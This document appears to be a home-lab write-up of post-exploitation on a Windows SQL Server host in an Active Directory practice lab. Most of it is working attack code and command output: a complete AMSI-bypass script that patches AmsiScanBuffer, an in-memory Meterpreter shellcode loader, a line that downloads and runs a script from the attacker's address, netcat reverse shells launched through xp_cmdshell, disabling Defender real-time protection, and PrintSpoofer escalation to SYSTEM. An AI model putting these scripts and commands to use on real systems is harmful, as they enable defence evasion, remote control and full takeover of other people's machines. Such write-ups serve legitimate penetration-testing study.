After achieving RCE on the SQL host I proceeded to check the user’s privileges.

SeImpersonatePrivilege privilege enabled. This is a direct pwn using the Potato or the PrintSpoofer binaries.

Knowing the way I will get NT AUTHORITY\SYSTEM on the SQL host, I proceeded to check if Defender is active.
I also confirmed I can access Kali from the Windows environment with an HTTP request:

I will use a PowerShell script to load a Metasploit payload (all in memory) to bypass AMSI, and I will use netcat with PrintSpoofer after disabling Defender’s real-time protection to practice an OSCP-like methodology.
AMSI Bypass using PowerShell
As we have PowerShell command execution, we can use a PowerShell script to bypass AMSI and load our preferred binary all in memory, attempting to bypass Defender. If you don’t know what AMSI is, I recommend you do the Holo Network on TryHackMe, where it explains the techniques I will be using and the theoretical concepts you need to know. To do a very brief summary: AMSI (the Antimalware Scan Interface) is used by Windows Defender and other antimalware products to scan scripts and other content; it can block malicious code execution when the content is inspected.
I started a Meterpreter listener on my Kali host:
The first thing we need to do is get a PowerShell process. I used nc.exe to send a reverse shell to my Kali host. I am using the $env:TEMP directory, which has write permissions, to store the nc.exe binary.



I started a nc listener on port 4444 and launched nc.exe, passing PowerShell.exe.

I checked if the current process is 32-bit or 64-bit. In this case it is 32-bit.

I used the same command but changing the PowerShell binary:
xp_cmdshell C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\nc.exe 192.168.1.41 4444 -e c:\Windows\Sysnative\WindowsPowerShell\v1.0\powershell.exe
This worked perfectly and I got the 64-bit process. I then used iex (Invoke-Expression) to execute the AMSI bypass script and the Meterpreter loader script, obtaining the Meterpreter reverse shell.
When I reproduced the exact same steps to do the captures to upload to the blog, Defender suddenly blocked the nc.exe binary, so I had to find a workaround to do the same.
Now I can’t execute iex nor nc.exe within mssqlclient. I started an SMB server using impacket-smbserver to be able to execute a script locally without iex. Then I used net use to access the share and I modified the AMSI bypass script to output whether the process is 64- or 32-bit (just for debugging) and, at the end, after bypassing AMSI, run the iex command to execute the Meterpreter loader script.
impacket-smbserver:


The resulting AMSI bypass script is the following:
# DEBUG: 64-bit or 32-bit process
(Get-Process -Id $PID).StartInfo.EnvironmentVariables["PROCESSOR_ARCHITECTURE"]

# AMSI Bypass
[PSObject].Assembly.GetType("System.Management.Automation.TypeAccelerators")::Add('notExisTingSignAtuRe', [system.runtime.interopservices.marshal])

$MethodDefinition = "

    [DllImport(`"kernel32`")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport(`"kernel32`")]
    public static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport(`"kernel32`")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
";

$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -NameSpace 'Win32' -PassThru;
$ABSD = 'AmsiS'+'canBuffer';
$handle = [Win32.Kernel32]::GetModuleHandle('amsi.dll');
[IntPtr]$BufferAddress = [Win32.Kernel32]::GetProcAddress($handle, $ABSD);
[UInt32]$Size = 0x5;
[UInt32]$ProtectFlag = 0x40;
[UInt32]$OldProtectFlag = 0;
$test = [Win32.Kernel32]
$test::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag);
$buf = [Byte[]]([UInt32]0xB8,[UInt32]0x57, [UInt32]0x00, [Uint32]0x07, [Uint32]0x80, [Uint32]0xC3);

[notExisTingSignAtuRe]::copy($buf, 0, $BufferAddress, 6);

# Execute Meterpreter loader without restrictions
iex(new-object net.webclient).downloadstring('http://192.168.1.41/Metasploit-Loader-Powershell.ps1')
The Meterpreter loader script is the following:
# Use msfvenom -f ps1 to retrieve the shellcode for your payload
[Byte[]] $shellcode = 0xfc,0x48,...

function LookupFunc {
    Param ($moduleName, $functionName)
    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll')}).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $tmp = $assem.GetMethods() | ForEach-Object {If($_.Name -eq "GetProcAddress") {$_}}
    $handle = $assem.GetMethod('GetModuleHandle').Invoke($null, @($moduleName));
    [IntPtr] $result = 0;
    try {
        $result = $tmp[0].Invoke($null, @($handle, $functionName));
    }catch {
        $handle = new-object -TypeName System.Runtime.InteropServices.HandleRef -ArgumentList @($null, $handle);
        $result = $tmp[0].Invoke($null, @($handle, $functionName));
    }
    return $result;
}

function getDelegateType {
    Param ([Parameter(Position = 0, Mandatory = $True)] [Type[]] $func,[Parameter(Position = 1)] [Type] $delType = [Void])
    $type = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType','Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
    $type.DefineConstructor('RTSpecialName, HideBySig, Public',[System.Reflection.CallingConventions]::Standard, $func).SetImplementationFlags('Runtime, Managed')
    $type.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType, $func).SetImplementationFlags('Runtime, Managed')
    return $type.CreateType()
}

$lpMem = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll VirtualAlloc),(getDelegateType @([IntPtr], [UInt32], [UInt32], [UInt32])([IntPtr]))).Invoke([IntPtr]::Zero, $shellcode.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($shellcode, 0, $lpMem, $shellcode.Length)
$hThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll CreateThread),(getDelegateType @([IntPtr], [UInt32], [IntPtr], [IntPtr],[UInt32], [IntPtr])([IntPtr]))).Invoke([IntPtr]::Zero,0,$lpMem,[IntPtr]::Zero,0,[IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll WaitForSingleObject),(getDelegateType @([IntPtr], [Int32])([Int]))).Invoke($hThread, 0xFFFFFFFF)
The execution worked perfectly:


I then used getsystem to exploit the SeImpersonatePrivilege and obtain NT AUTHORITY\SYSTEM.
I also migrated the process to avoid issues.
PrintSpoofer
To get SYSTEM without using metasploit or any non-allowed OSCP tool, we can use PrintSpoofer. This binary will be detected by defender, so I will use it with defender disabled, like in OSCP.
First I disable defender:
┌──(kali㉿kali)-[~/…/GOAD NHA/Evidence/Misc files/utilities]-[2025-09-14 17:01:02]
└─$ evil-winrm -i 192.168.56.22 -u Administrator -H <REDACTED>

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator.SQL\Documents>
*Evil-WinRM* PS C:\Users\Administrator.SQL\Documents> get-mpcomputerstatus | findstr -i realtimeprotection
RealTimeProtectionEnabled        : True
*Evil-WinRM* PS C:\Users\Administrator.SQL\Documents> Set-MpPreference -DisableRealtimeMonitoring $true
*Evil-WinRM* PS C:\Users\Administrator.SQL\Documents> get-mpcomputerstatus | findstr -i realtimeprotection
RealTimeProtectionEnabled        : False
After that I proceed to download the PrintSpoofer binary from my kali host:
┌──(kali㉿kali)-[~/…/GOAD NHA/Evidence/Misc files/utilities]-[2025-09-14 16:54:20]
└─$ impacket-mssqlclient 'new_dba':'SecurePassword123'@192.168.56.22
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(SQL\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (new_dba  dbo@master)> xp_cmdshell powershell -c "iwr http://192.168.1.41/PrintSpoofer64.exe -outfile $env:temp/PrintSpoofer64.exe"
output
------
NULL

SQL (new_dba  dbo@master)> xp_cmdshell powershell -c "echo $env:temp"
output
-----------------------------------------------
C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp

NULL

SQL (new_dba  dbo@master)> xp_cmdshell dir C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp
output
-------------------------------------------------------------
 Volume in drive C is Windows 2019

 Volume Serial Number is 3888-0D48

NULL

 Directory of C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp

NULL

09/14/2025  07:57 AM    <DIR>          .

09/14/2025  07:57 AM    <DIR>          ..

09/03/2025  04:28 AM             2,346 MpCmdRun.log

09/14/2025  07:56 AM            27,136 PrintSpoofer64.exe

               2 File(s)         29,482 bytes

               2 Dir(s)  35,984,850,944 bytes free

NULL
I then download the nc.exe binary (defender removed it).
SQL (new_dba  dbo@master)> xp_cmdshell powershell -c "iwr http://192.168.1.41/nc.exe -outfile $env:temp/nc.exe"
output
------
NULL

SQL (new_dba  dbo@master)> xp_cmdshell dir C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\
output
-------------------------------------------------------------
 Volume in drive C is Windows 2019

 Volume Serial Number is 3888-0D48

NULL

 Directory of C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp

NULL

09/14/2025  07:57 AM    <DIR>          .

09/14/2025  07:57 AM    <DIR>          ..

09/03/2025  04:28 AM             2,346 MpCmdRun.log

09/14/2025  07:57 AM            59,392 nc.exe

09/14/2025  07:56 AM            27,136 PrintSpoofer64.exe

               3 File(s)         88,874 bytes

               2 Dir(s)  35,689,377,792 bytes free

NULL

I then executed the PrintSpoofer binary with the -c flag to launch a nc reverse shell as SYSTEM.
SQL (new_dba  dbo@master)> xp_cmdshell C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\PrintSpoofer64.exe -c "C:\Windows\SERVIC~1\NETWOR~1\AppData\Local\Temp\nc.exe 192.168.1.41 4444 -e cmd"
output
-------------------------------------------
[+] Found privilege: SeImpersonatePrivilege

[+] Named pipe listening...

[+] CreateProcessAsUser() OK

NULL